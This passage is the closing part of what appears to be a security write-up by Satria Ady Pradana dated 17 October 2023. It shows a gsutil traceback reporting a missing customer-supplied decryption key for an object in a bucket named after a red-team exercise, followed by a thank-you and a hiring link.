  File "/opt/gcloud-sdk/platform/gsutil/gslib/wildcard_iterator.py", line 189, in __iter__
    get_object = self.gsutil_api.GetObjectMetadata(
  File "/opt/gcloud-sdk/platform/gsutil/gslib/cloud_api_delegator.py", line 314, in GetObjectMetadata
    return self._GetApi(provider).GetObjectMetadata(bucket_name,
  File "/opt/gcloud-sdk/platform/gsutil/gslib/gcs_json_api.py", line 1058, in GetObjectMetadata
    raise EncryptionException(
gslib.cloud_api.EncryptionException: Missing decryption key with SHA256 hash b'BM6DFG7P3CVWWYv7/hD49dGpJWwPPyNxI0cPB24ac3A='. No decryption key matc
hes object gs://stratus-red-team-rcse-eifjsnou/unlatch_phony.txt
```

Thank You!

Prepared by Satria Ady Pradana
17th October 2023 | Version 1

We are hiring!

https://grab.careers